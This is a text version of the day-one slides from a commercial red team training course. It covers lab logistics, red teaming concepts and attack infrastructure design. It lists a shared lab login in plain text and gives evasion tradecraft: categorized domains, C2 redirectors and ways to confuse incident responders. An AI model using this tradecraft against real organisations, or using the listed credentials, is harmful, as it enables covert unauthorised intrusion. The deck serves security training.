



Adversary Tactics: Red Team Operations



S P E C T E R O P S



Day 1

Introductions



SPECTEROPS

Course Schedule

Day 1

Course Overview

Red Team Operations

Attack Infrastructure

Host Situational Awareness

PowerShell Weaponization

Privilege Escalation

Day 2

An Introduction to Hunting

Credential Abuse

AD Situational Awareness

Payloads and Lateral Movement

SQL Abuse

Course Schedule

Day 3

Opsec Considerations

Domain Trusts

KerberosKerberosKerberos

Golden Tickets

Silver Tickets

Forged Ticket Detections

Day 4

BloodHound

DPAPI

Kerberos Delegation (or NTLM)

Lab Debrief

Defensive Debrief

Course Overview

- **Overview**
 - Course Goals
 - Course Infrastructure
 - Infrastructure Break
- Red Team Operations
- Attack Infrastructure
- Host Situational Awareness
- PowerShell Weaponization
- Privilege Escalation

Course Goals

- Teach you how to execute red team engagements, from covert architecture to advanced Active Directory tradecraft
- Give a braindump of our current tradecraft and teach you “power-usage” of various tools
- Highlight the defensive side so you can:
 - Learn what your tools/tradecraft are actually doing
 - See what artifacts you’re leaving for defenders on hosts and in networks
 - Realize how studying both red and blue can make you better in your role regardless of the “side” you’re on
- Give you a chance to battle against (and learn from) real defenders in a simulated enterprise environment

Course Caveats

- This course is Windows-heavy (though not Windows-exclusive) and the primary toolset will make use of Cobalt Strike
 - Feel free to use your favorite tool, but we will only troubleshoot Cobalt
- The “lab(s)” are components of one complete capstone that runs throughout the course with LOTS of attack branches/ways to get to the objectives
- Our defenders will be tracking you, but will only act in response to poor tradecraft
 - If your agents get killed/blocked, we’ll tell you why!
 - We will not kill your initial foothold, though we will get tougher as you progress to additional networks

Course Caveats - Cerberus

- Cerberus is our custom solution that will alert you to tradecraft mistakes
 - It will only check your infrastructure and any “high security” domains
 - Messages will be reported to your team’s RocketChat room (more on this shortly)
- As difficulty increases, bad tradecraft may be punished!
 - Pay attention to slides with  :)




Course Materials - USB

- Every student has a USB drive with the following:
 - Copy of the slide deck
 - Team-specific passwords
 - PDFs of all the printed cheat sheets
 - References PDF
 - Cobalt Strike Videos
 - Cobalt Strike intro videos
 - opsec_lateral_movement.mp4 video showing “opsec” lateral movement
 - An encrypted resources.zip (you get the password end of day 4):
 - 70+ minutes of lab walkthrough videos
 - Lab solution PDF
 - Defensive slide deck

Network Architecture

- You will connect into Azure infrastructure and will be dropped into a simulated “public” range:
 - **10.X.100.0/24** where X is your lab number
- The simulated environment is also in Azure
 - But not directly reachable by you (yet ;)
- ‘Public’ is routable to the Internet



Guacamole

- Apache Guacamole is an HTML 5 application that proxies VNC connections to your student images
- Guac address <https://atrto-a.specterops.training>
<https://atrto-b.specterops.training>
 - **Step 1** - Enter the basic auth credentials: `atrto:ship_SWIM_dance`
 - **Step 2** - Log into Guacamole with `teamX:team_password`
 - **Step 3** - click on your `studentY-<teamX>` connection
 - Y = your student number
- **DON'T CHANGE YOUR STUDENT VM PASSWORD!!!**

Guacamole: Accessing Your Student VM

A screenshot of the Guacamole interface. At the top, there is a toolbar with standard window controls (red, yellow, green buttons), a back/forward button, a refresh button, and a search bar containing the IP address "40.65.177.216". To the right of the search bar are download, upload, and copy/paste icons, followed by a "+" sign. Below the toolbar, the title "RECENT CONNECTIONS" is displayed in bold black text. On the far right of this section is a "Logout" button with a user icon. The main content area below shows the message "No recent connections." in a light gray font.


ALL CONNECTIONS

- student1-1
- student2-1
- student3-1
- student4-1



Student 2, Team 1

Guacamole: Terminal Access



Guacamole: Resizing the Resolution

```
root@student1:/# xrandr  
Screen 0: minimum 32 x 32, current 1920 x 1080, maximum 32768 x 32768  
VNC-0 connected 1920x1080+0+0 0mm x 0mm  
    1920x1080      60.00*+  
    1920x1200      60.00  
    1600x1200      60.00  
    1680x1050      60.00  
    1400x1050      60.00  
    1360x768       60.00  
    1280x1024      60.00  
    1280x960       60.00  
    1280x800       60.00  
    1280x720       60.00  
    1024x768       60.00  
    800x600        60.00  
    640x480        60.00  
root@student1:/# xrandr -s 1280x720
```

Guacamole: Copy + Paste

The screenshot shows the Guacamole interface. On the left, there's a sidebar with "student1-13" at the top, followed by "Clipboard" which contains the text "Text copied/cut within Guacamole will appear here. text below will affect the remote clipboard." Below that is a large empty box for the clipboard content. At the bottom of the sidebar is "Input method". On the right, there's a dark purple background with white text that says "Home/Disconnect" and "Ctrl + Alt + Shift". A red arrow points from the "Home" option in the user menu down to the "Home/Disconnect" text. Another red arrow points from the "team13" dropdown in the user menu to the "Ctrl + Alt + Shift" text.

student1-13

Clipboard

Text copied/cut within Guacamole will appear here.
text below will affect the remote clipboard.

team13

Disconnect

Home

Settings

Logout

Home/
Disconnect

Ctrl + Alt
+ Shift


Guacamole: File Upload/Download

The screenshot shows the Guacamole interface with the following elements:

- Header:** student1-6 and guacadmin.
- Clipboard Section:** Contains the heading "Clipboard" and the text: "Text copied/cut within Guacamole will appear here. Changes to the text below will affect the remote clipboard." Below this is a large empty text area.
- Devices Section:** Contains the heading "Devices" and a list of devices: "Default", "localhost", and "192.168.1.10". A red arrow points from the text "Tools selected (co" at the bottom right towards the device list.
- Right Sidebar:** Shows a file browser with folders: "Downloads" (with a download icon), "Templates" (with a document icon), "Mus" (with a music icon), and "Tools" (with a folder icon). A search bar is also present.

Guacamole: File Upload/Download


- Always upload and download files from **/tmp/** to avoid permission issues
- Double-click files to download them
 - If files don't show up, refresh the page (ctrl + R)



Course Materials

- External resources hosted on
 - <https://wiki.specterops.training>
 - Basic Auth: **atrto:ship_SWIM_dance**
- Additional course materials are hosted on <http://materials.lab>
 - Password list
 - Additional useful binaries
 - Sample iptables rules
 - Supplemental files you might need
- *URLs ending with the .lab TLD are only accessible from within Guacamole! The .training TLD is available externally.*

RocketChat




- We have a Slack-like clone running *internally* on RocketChat at <http://chat.lab>
 - Register an account (email doesn't matter)
- Once you're connected up, you can join your pre-created team room with **/join teamX**
 - You can also create additional private rooms

CryptPad



- There's an CryptPad server up at <http://cryptpad.lab> for collaboration
- Make notes and collaborate with teammates
- Sign up if you'd like the notes to persist
 - Accounts are local to this instance

CTFd



Team Name

Email

Password

Submit

- There's an (optional) CTF system running at <https://ctf.specterops.training>
 - Basic Auth: **atrto:ship_SWIM_dance**
 - Log in with **teamX-[a/b]:team_password**
- Almost all flags are MD5 values, in “flag.txt” or “flag#:MD5” format
 - 45 total!

Infrastructure Break

Goal: Access lab infrastructure and services

Global basic auth -> **atrto:ship_SWIM_dance**

- The course wiki at <https://wiki.specterops.training>
- CTFd (<https://ctf.specterops.training>) - Test access and login
- Connect to Guacamole and the following in-lab services:
 - In-lab materials (<http://materials.lab>) - Browse materials
 - RocketChat (<http://chat.lab>) - Create an account and join your team's channel
 - CryptPad (<http://cryptpad.lab>) - Create a new notes document for your team

Red Team Operations

- Overview
- **Red Team Operations**
 - Red Team Concepts and Philosophy
 - Assume Breach
 - Offense-in-depth
- Attack Infrastructure
- Host Situational Awareness
- PowerShell Weaponization
- Privilege Escalation

The Concept of “Red Teaming”

- Originates from a concept of challenging hypotheses with alternative perspectives
- Related to Wargaming - Analyzing alternative outcomes to create a set of response plans for those outcomes
- Modern definition in *Joint Publication 1-16: Command Red Team*

“... a decision support element that provides independent capability to fully explore alternatives in plans, operations, and intelligence analysis”

Red Team Operations in InfoSec

- **Definition:** An *exercise* that simulates a threat actor actively maneuvering against an organization
- **Purpose:** *Exercise* the people, processes, and technology designed to prevent, detect, and respond to adversary actions
 - Should not be viewed as an advanced penetration test
 - Finds vulnerabilities across people, processes, and technologies
- See the “Red Team Operations” section in the References for resources that have influenced or align with our view

Defensive Objectives in Red Teaming

Exercises the *people, processes, and technologies* across the pillars of defense:

- **Prevention**
 - Is the organization aware of prevention gaps and actively working to mitigate them?
 - Are technologies blocking attacker activity as expected?
- **Detection**
 - Are alerts being triaged appropriately, consistently, and timely?
 - Are detection tools deployed, functioning correctly, and being used?
- **Response**
 - How quickly can the security team comprehensively respond to an adversary?
 - Are tools that facilitate investigation, containment, and expulsion working correctly and cohesively?

Red Team Models

- **Point In Time Assessment Approach**
 - Engagements are time-boxed
 - Limited to the level of effort defined within the execution window
 - Some parts of the attack cycle may require white-carding (assuming success)
 - Should be scenario driven
- **Persistent Approach**
 - Unconstrained by time limits
 - Simulates more advanced adversaries with several persistence mechanisms in the network

Red Team Tooling

- Red teaming historically required private/specialized toolkits
 - Many public/commercial solutions exist now
 - Nowadays, actual bad guys may use public and/or custom tooling
- Some red teams choose to develop in-house RATs
 - Private code can be less likely to be burned
 - Time and money intensive
 - Not all red teamers are software engineers
 - Lots of things to think about: reliability, modularity, functionality, UI/UX, etc.
- Remember our goal of *generically* simulating adversaries
 - There are multiple ways to accomplish the same goal!
 - Cobalt Strike combined with chunks of open-source toolsets allows for reasonable emulation

Assume Breach

*“Fundamentally, if somebody wants to get in,
they’re getting in...accept that.*

What we tell clients is:

*Number one, you’re in the fight,
whether you thought you were or not.*

Number two, you almost certainly are penetrated.”

- Michael Hayden, Former Director of NSA and CIA

Assume Breach

- Changes focus to *internal* detection and response to threats
- Supports the reality of security testing
 - Money and time are expensive
 - Use white carding to in order to test detection/response in other scenarios
 - Example: Ceding access to bypass phishing
 - If strong protections or assumptions are bypassed, how well are detection/response/prevention capabilities?
 - Not all testers are equal
 - Some might be really good at phishing, but can't escalate privileges

MITRE ATT&CK Framework

- A body of knowledge for cataloging adversary activity during the attack cycle
 - Outline common attacker Tactics, Techniques, and Procedures (TTPs)
 - Used as a reference for both offense and defense
 - Windows, Linux, and macOS TTPs (Heavy on the Windows side, though)
- Categories loosely correspond to the attack cycle
 - Persistence
 - Lateral Movement
 - Exfiltration
 - Credential Access, etc.
- Useful for measuring capabilities of offense as well as defense

Offense-in-Depth

- Term coined by Raphael Mudge (<https://blog.cobaltstrike.com/2012/12/05/offense-in-depth/>)
- You always want to have multiple ways of accomplishing the same goal!
 - MITRE ATT&CK can help provide metrics for this!
- Persistent adversaries don't used a fixed set of techniques
 - Adapt as necessary to deployed defensive technologies and maneuvers
 - Example: PowerShell

Use Data to Guide Your Ops

- Any action you perform is a detectable risk
- Your risk tolerance for detection depends on:
 - Assessment training objectives
 - The current attack strategy - Smash and grab? Low and slow?
- “Enlightened Actors” understand the impact of each action performed and make a risk-based decision before acting.
- During ops:
 - **Collect** relevant data about security posture
 - **Calculate** that risk from data
 - **Act** accordingly


Attack Infrastructure

- Overview
- Red Team Operations
- **Attack Infrastructure**
 - **What is Attack Infrastructure?**
 - **Infrastructure Design**
 - **Redirectors**
 - **Sample Setup**
- Host Situational Awareness
- PowerShell Weaponization
- Privilege Escalation


What is Attack Infrastructure?

- Any asset from which you launch your attack
- Includes:
 - Command and Control (C2) servers (known as “team servers” in Cobalt Strike verbiage)
 - Redirectors
 - Payload hosting
 - Scanning hosts
 - Phishing SMTP servers
 - Various attack hosts
- Don’t give defenders an easy win; protect it!

Resilient Attack Infrastructure?



(More) Resilient Attack Infrastructure



Infrastructure Design

- Based on “*Infrastructure for Ongoing Red Team Operations*” by Raphael Mudge
- Goals:
 - Make the most of our interactions/access
 - Maximize redundancy of infrastructure
 - Obfuscate the backend infrastructure - never let targets touch it directly!
 - Confuse/combat incident responders
- **Document your setup thoroughly!** (Cryptpad in the labs!)
- Further information/code in the Red Team Infrastructure Wiki* and the “Attack Infrastructure” section in the References document

Design Considerations - General

- **Segregation**
 - Assets should be segregated by function
 - If one part of the infrastructure is blocked, it shouldn't impact the rest
- **Flexibility**
 - Be able to walk away from any leg of infrastructure at a moment's notice
 - Roll new infrastructure as legs are burned
- **Available Resources**
 - How much time, money, and implementation/maintenance effort can you support?
 - Can all operators setup infrastructure and troubleshoot issues in a timely manner?

Design Considerations - Domains

- **Categorization**
 - Always use categorized domains
 - Pre-categorized (e.g. expireddomains.net) vs. home-grown
 - Monitor your domain's categorization during an assessment
 - A change in categorization can indicate IR is on to you
 - <https://github.com/GhostManager/DomainCheck> or <https://github.com/GhostManager/Shepherd>
- **Domain choice**
 - Matching target organization's category can help blend in
 - Healthcare and Finance domains are great for egress!
 - Phishing domain should match pretext
 - Aging the domains with actual content increases reputability

Design Considerations - C2

- Callbacks should be segregated by function
- **Long haul**
 - Used to regain access
 - Persistence
 - Slow check-ins
 - High Uptime Server
- **Short haul**
 - Used for primary operating
 - Burned frequently
 - Faster check-ins

Redirectors

- Redirect traffic from targets to backend infrastructure, and vice-versa
- Redirectors are MUCH easier to roll than teamservers
- Obfuscate the backend infrastructure from responders

Types

